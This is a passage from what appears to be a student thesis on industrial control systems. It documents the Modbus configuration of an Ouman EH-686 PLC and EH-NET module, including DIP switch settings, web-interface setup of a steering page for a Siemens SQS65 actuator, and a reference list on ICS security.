
Ouman EH686_PLC

16 ok peruuta


Picture 35. Adding the EH-686 PLC to EH-NET module.



Picture 36. Setting up the parameters for telemetry between the EH-686 and EH-NET.



Picture 37. Setting the Modbus address as one (1) for telemetry communication between EH-NET and EH-686 PLC through Modbus telecommunication. The DIPS in EH-Modbus card set it up (Picture 38), that its address is Modbus one (1) and EH-686 Modbus address (Picture 39) is one (1), but the address can in addition zero (0), but for compliance reasons it is setups as one to one, because the EH-Modbus card is just convertor on serial communication type and there is only point to point communication with two devices.




Bips 1 -2 = No biasing resistor in use

Bips 3 -4: 3 = ON and 4 = OFF \therefore 9600 Baud rate

Bips 5 -9: 5 = ON and 6-9 = OFF \therefore Modbus address is one (1)

Picture 38. The Bips of The Ouman EH-Modbus card has been set it up. More information of the Bips settings at their website²⁷⁸

²⁷⁸ More information on page of 3 at [www: http://ouman.fi/documentbank/MODBUS-200_manual_fi.pdf](http://ouman.fi/documentbank/MODBUS-200_manual_fi.pdf)



Bips 1 - 5: 1 = ON and 2 - 5 = OFF ∴ Modbus address is one (1)
Bips 6 - 7: 6 = ON and 7 = OFF ∴ 9600 Baud rate
Bip 8: 8 = ON ∴ The PLC is the master device

Picture 39. The Bips of The Ouman EH-686 PLC has been set it up. More information of the Bips settings at their website.²⁷⁹

²⁷⁹ More information on page of 18 at [www: http://ouman.fi/documentbank/EH-686_manual_fi.pdf](http://ouman.fi/documentbank/EH-686_manual_fi.pdf)


The screenshot shows the OUMAN EH-net web interface. At the top, the user is logged in as 'Administrator'. The main navigation bar includes 'Modbus', 'Hälytykset', 'Trendi', 'Aikaohjelmat', 'Asetukset', 'Palvelin', and 'Tietoja...'. Below this, a secondary navigation bar contains 'Kuvaustiedostot', 'Laitteet', 'Tietosivut', 'Hälytysasetukset', 'Trendiasetukset', and 'Väyläpisteet'. The 'Laitteet' section displays a table with the following data:

	Laitteen nimi	Kuvaustiedosto	Väyläosoite		
1	Broadcast	Broadcast registers	0	muokkaa	poista
2	Ouman_EH686_Lab	EH-686 EH01	1	muokkaa	poista

At the bottom right of the table area, there are buttons for 'skannaa väylä' and 'lisää laite'. The OUMAN logo is in the top right corner, and 'Ouman Oy' is at the bottom right.


Picture 40. The Modbus address set it up for telemetry between the Ouman EH-NET and the Ouman EH-686 PLC.

After making template for the information page and updating the Modbus register, the steering interface was added to the information page and it was done by selecting values which has been marked with bracket of number twenty-one. Then, parameters were being save by pressing bracket of number twenty-two (Picture 41).



Picture 41. After it, it was time go to settings of information pages, where the modification dots are created for the managing page.

The steering interface has in addition nine other controlling buttons which must be added to the steering interface. The process begins by creating these controlling buttons from *asetusarvo 1* to *asetusarvo 9*. The picture 42 guidance was repeated nine times, by modifying the values of bracket of number twenty-four starting from *asetusarvo 1* to *asetusarvo 9*. Otherwise, process begins by clicking bracket of number twenty-three and selecting values which it has in the bracket and finally, pressing the bracket of number twenty-five.




Picture 42. After it the nine of other modification points are created from one to nine, by duplicating the process nine times.

Valitse tietosivu

Modbus Hälytykset Trendi Aikaohjelmat **Asetukset** Palvelin Tietoja...Kuvaustiedostot Laitteet **Tietosivut** Hälytysasetukset Trendiasetukset Väyläpisteet

Tietosivun asetukset



Tietosivun kuva (71/1024 kt käytetty):

Browse... No file selected.

lataa kuva poista

Kuvan on oltava .gif, .png tai .jpg -formaattissa (maks. koko 100kt, suositeltava maks. leveys 870px).

Tietosivun nimi:

Ouman_EH686_Lab

Perusnäkömön nimi:

Huoltotilanäkömön nimi:

Linkki aikaohjelmiin: Ei linkkiä

asetta aloitussivuksi

tallenna asetukset

Perusnäkömön vasen sarake

	Tiedon kuvaus	Laitte	Tieto		
1	Ouman_EH686_Compensator_Values	Ouman_EH686_Lab	Toimintakokonaisuuden valinta	muokkaa	poista
2	Asetusarvo 1	Ouman_EH686_Lab	Asetusarvo 1	muokkaa	poista
3	Asetusarvo 2	Ouman_EH686_Lab	Asetusarvo 2	muokkaa	poista
4	Asetusarvo 3	Ouman_EH686_Lab	Asetusarvo 3	muokkaa	poista
5	Asetusarvo 4	Ouman_EH686_Lab	Asetusarvo 4	muokkaa	poista
6	Asetusarvo 5	Ouman_EH686_Lab	Asetusarvo 5	muokkaa	poista
7	Asetusarvo 6	Ouman_EH686_Lab	Asetusarvo 6	muokkaa	poista
8	Asetusarvo 7	Ouman_EH686_Lab	Asetusarvo 7	muokkaa	poista
9	Asetusarvo 8	Ouman_EH686_Lab	Asetusarvo 8	muokkaa	poista
10	Asetusarvo 9	Ouman_EH686_Lab	Asetusarvo 9	muokkaa	poista
11				muokkaa	poista
12				muokkaa	poista


Picture 43. Finally, the nine modification points are created and the information page where management of the PLC can be done.

Tieto	Arvo	Tieto	Arvo
Ouman_EH686_Compensator_Values	Kompensaattori set		
	0.00 set		
	0.00 set		
	0.00 set		
	0.00 set		
	0.00 set		
	0.00 set		
	0.00 set		
	0.00 set		
	0.00 set		
	0.00 set		

Picture 44. The created indication brackets, were parameters (position) of the SQS65 Siemens step-motor can be modified.

Tieto	Arvo	Tieto	Arvo
Ouman_EH686_Compensator_Values	Kompensaattori set		
In1 (C)	30.00 set		
Out1 (%)	0.00 set		
In2 (C)	40.00 set		
Out2 (%)	45.00 set		
In3 (C)	70.00 set		
Out3 (%)	70.00 set		
In4 (C)	100.00 set		
Out4 (%)	100.00 set		
Suunt.siirto (%)	0.00 set		

Picture 45. The operation of the modification points had been tested and the points did receive the indication data and the steering of the SQS65 Siemens step-motor can be done.



Picture 46. The information page where management of the SQS65 Siemens step-motor can be done.

Finally, the steering page has been made (Picture 43-46) and it PLC can be operated through this page. In empirical experiment it did steer the actuator and therefore, the operations of the PLC have been proofed. The PLC steer operations based on position of the potentiometer and in addition by values which has been added to the steering page and based on this observation, the operations of the PLC has been validated.


4 References

- [1] Oxford University Press, “Hacking,” 2018. [Online]. Available: <https://en.oxforddictionaries.com/definition/hacking>.
- [2] Oxford University Press, “HTTP,” 2018. [Online]. Available: <https://en.oxforddictionaries.com/definition/http>.
- [3] E. D. Knapp and J. T. Langill, “Appendix A,” in *Industrial Network Security – Securing Critical Infrastructure Networks for Smart Grid, SCADA, and Other Industrial Control Systems*, Second., Waltham: Syngress, 2015, p. 409.
- [4] K. Stouffer, J. Falco, and K. Kent, “Overview of Industrial Control Systems,” in *Guide to Supervisory Control and Data Acquisition (SCADA) and Industrial Control Systems Security*, Gaithersbur, 2006, p. 17.
- [5] Oxford University Press, “USB,” 2018. [Online]. Available: <https://en.oxforddictionaries.com/definition/usb>.
- [6] Oxford University Press, “IoT,” 2018. [Online]. Available: https://en.oxforddictionaries.com/definition/internet_of_things .
- [7] Oxford University Press, “AC,” 2018. [Online]. Available: https://en.oxforddictionaries.com/definition/alternating_current .
- [8] Oxford University Press, “DC,” 2018. [Online]. Available: https://en.oxforddictionaries.com/definition/direct_current.
- [9] K. Stouffer, J. Falco, and K. Scarfone, “Special Publication 800-82 Guide to Industrial Control Systems (ICS) Security,” Gaithersburg, 2011.
- [10] V. Ylimartimo, M. Korkala, and J. Juopperi, “Secure remote access procedures for granting the right to carry out activities,” FI124237B, 2012.
- [11] V. Ylimartimo, “Method and device arrangement for implementing remote control of properties,” US20140040435A1, 2011.

